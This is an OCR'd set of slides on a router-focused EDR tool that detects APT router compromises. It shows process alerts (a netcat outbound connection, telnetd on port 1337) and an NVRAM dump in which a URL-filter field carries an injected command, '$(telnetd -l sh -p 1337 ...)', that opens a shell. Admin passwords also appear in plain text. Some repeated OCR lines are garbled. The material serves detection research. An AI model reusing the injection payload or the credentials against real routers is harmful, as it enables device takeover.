


LAST EXPLOITATION

INSTALL EVENTS IOC SETTINGS

i	A process telnetd(10496) listen on local port 1337 connect to remote 192.168.50.138 4169	6 seconds ago
i	A process cs_broker(1013) listen on local port 1883 connect to remote 127.0.0.1 37368	6 seconds ago
i	A process agent(15063) listen on local port 42311 connect to remote 192.168.50.178 3000	10 seconds ago
i	A process wanduck(10466) listen on local port 18017 connect to remote 192.168.50.100 49250	10 seconds ago
i	A process agent(15063) listen on local port 42287 connect to remote 192.168.50.178 3000	10 seconds ago
i	A process dropbear(14247) listen on local port 22 connect to remote 192.168.50.100 60563	10 seconds ago
!	A process nc(15285) listen on local port 32816 connect to remote 163.29.207.130 80	10 seconds ago
i	A process dropbear(12924) listen on local port 22 connect to remote 192.168.50.138 3823	10 seconds ago

Rows per page: 8 1-8 of 30



LAST EXPLOITATION

A process telnetd(10496) listen on local port 1337 connect to remote 192.168.50.50.

A process cs_broker(1013) listen on local port 1883 connect to remote 127.0.0.1.178

A process agent(15063) listen on local port 42311 connect to remote 192.168.50.100

A process wanduck(10466) listen on local port 18017 connect to remote 192.1680 80

A process agent(15063) listen on local port 42287 connect to remote 192.168.50.138

A process dropbear(14247) listen on local port 22 connect to remote 192.168.50.178

A process nc(15285) listen on local port 32816 connect to remote 163.29.207.13.138

A process dropbear(12924) listen on local port 22 connect to remote 192.168.50. 373

Rows per page: 8 ▾ 1-8 of 3

GT-AC2900-72E8

aarch64

加入時間: 2020年9月9日 星期三

Network Timeline

2020/9/9 下午7:32:45


nc(15285)
Connect to 163.29.207.130: 80

LEAYA
DETECT: ioc_match

2020/9/9 下午7:33:15

Network 163.29.207.130


Pid	15285
Process Creat Time	2020/9/9 下午7:32:45
Process Name	nc
Localaddr Ip	10.20.2.162
Localaddr Port	32816
Remoteaddr Ip	163.29.207.130
Remoteaddr Port	80




!	⚙	A new process telnetd has been created	34 minutes ago	
!	🗎	NVRAM be modified	35 minutes ago	
!	🗎	NVRAM be modified	35 minutes ago	
!	⚙	A new process telnetd has been created	35 minutes ago	
!	🗎	A new file aaa.arm has been created	38 minutes ago	

Rows per page: 8 1-5 of 5

CHECK NVRAM



!	A new process telnetd has been created	34 minutes ago	
!	NVRAM be modified	35 minutes ago	
!	NVRAM be modified	35 minutes ago	
!	A new process telnetd has been created	35 minutes ago	
!	A new file aaa.arm has been created	38 minutes ago	



LAST EXPLOITATION

A new process telnetd has been created

NVRAM be modified

NVRAM be modified

A new process telnetd has been created

A new file aaa.arm has been created

Rows per page: 8 1-5 of 5

dlinkrouter

mips

加入時間: 2019年5月16日 星期四

Nvram Timeline

2020/9/11 上午11:49:31


LEAYA

DETECT: payload_in_nvram

Nvram

Env Str

```
WorkMode=WirelessRouter

IcapMode=0

WebInit=1

nvram_version=v0.4

HostName=Mediatek

device_name=DIR-882

Login=admin

Password=freetsubasa@twsz2018

OperationMode=1
```



A new process telnetd has been created


NVRAM be modified

NVRAM be modified

A new process telnetd has been created

A new file aaa.arm has been created

Rows per page: 8 1-5 of 5



```
remotemange_https_enable=1
remotemange_https_port=8081
https_enable=1
http_username=Admin
http_passwd=freetsubasa
http_timeout=180
mask_flag=516
firewall_filter_max_num=16
firewall_filter_mode=off
firewall_filter_rule=
url_filter_max_num=16
url_filter_mode=DENY
url_filter_rule=rule_1,www.google.com$(telnetd -l sh -p 1337 -b 0.0.0.0),
mac_filter_enable=1
mac_filter_max_num=24
mac_filter_mode=deny
mac_filter_rule=
mac_ipv6_filter_enable=1
firewall_ipv6_filter_max_num=16
firewall_ipv6_filter_mode=off
firewall_ipv6_filter_rule=
console_pwd=dlink
telnetEnabled=0
WscCusPBCEnable=1
WscCusPINEnable=0
```

Conclusion

- APT uses various 1-day router exploits to compromise routers, the advances to attack endpoints of subnetwork
- We research attack techniques and how to identify them
- According to our researched, current security solution of routers on the market exist High Risk because the router didn’t protect itself
- Discuss how to secure routers
- We implemented a cross-platform EDR for Embedded Systems

Q&A

? ? ?